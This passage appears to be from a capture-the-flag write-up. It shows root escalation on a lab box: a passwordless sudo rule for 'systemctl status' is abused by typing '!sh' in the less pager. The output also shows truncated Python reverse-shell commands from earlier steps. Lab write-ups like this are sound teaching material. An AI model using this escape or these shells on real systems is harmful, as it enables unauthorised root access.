


```
puma@sau:~$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:~$
```

The user seemed to have the right to run **systemctl status trail.service** with sudo without a password.

systemctl status usually opens **less** and lets you view the current status and some of the logs of a specific service. **less** lets you execute shell commands with the **!** prefix and since it is running with root privileges, it should give me a root shell.



```
puma@sau:~$ sudo systemctl status trail.service
sudo systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>
     Active: active (running) since Sat 2023-10-28 20:31:44 UTC; 17h ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 900 (python3)
      Tasks: 57 (limit: 4662)
     Memory: 349.4M
     CGroup: /system.slice/trail.service
             ├─  900 /usr/bin/python3 server.py
             ├─ 1211 /bin/sh -c logger -p auth.info -t "maltrail[900]" "Failed>
             ├─ 1213 /bin/sh -c logger -p auth.info -t "maltrail[900]" "Failed>
             ├─ 1217 sh
             ├─ 1221 python3 -c import socket,os,pty;s=socket.socket(socket.AF>
             ├─ 1222 /bin/sh
             ├─ 1299 /bin/bash
             ├─ 2192 /bin/sh -c logger -p auth.info -t "maltrail[900]" "Failed>
             ├─ 2193 /bin/sh -c logger -p auth.info -t "maltrail[900]" "Failed>
             ├─ 2196 sh
             ├─ 2197 python3 -c import socket,os,pty;s=socket.socket(socket.AF>
             ├─ 2198 /bin/sh
             ├─ 2199 /bin/bash
             ├─ 9999 gpg-agent --homedir /home/puma/.gnupg --use-standard-sock>
lines 1-23!sh
!sh
# whoami
whoami
root
# ls ~
ls ~
go  root.txt
#
```

And boom, the mainframe is once again mine.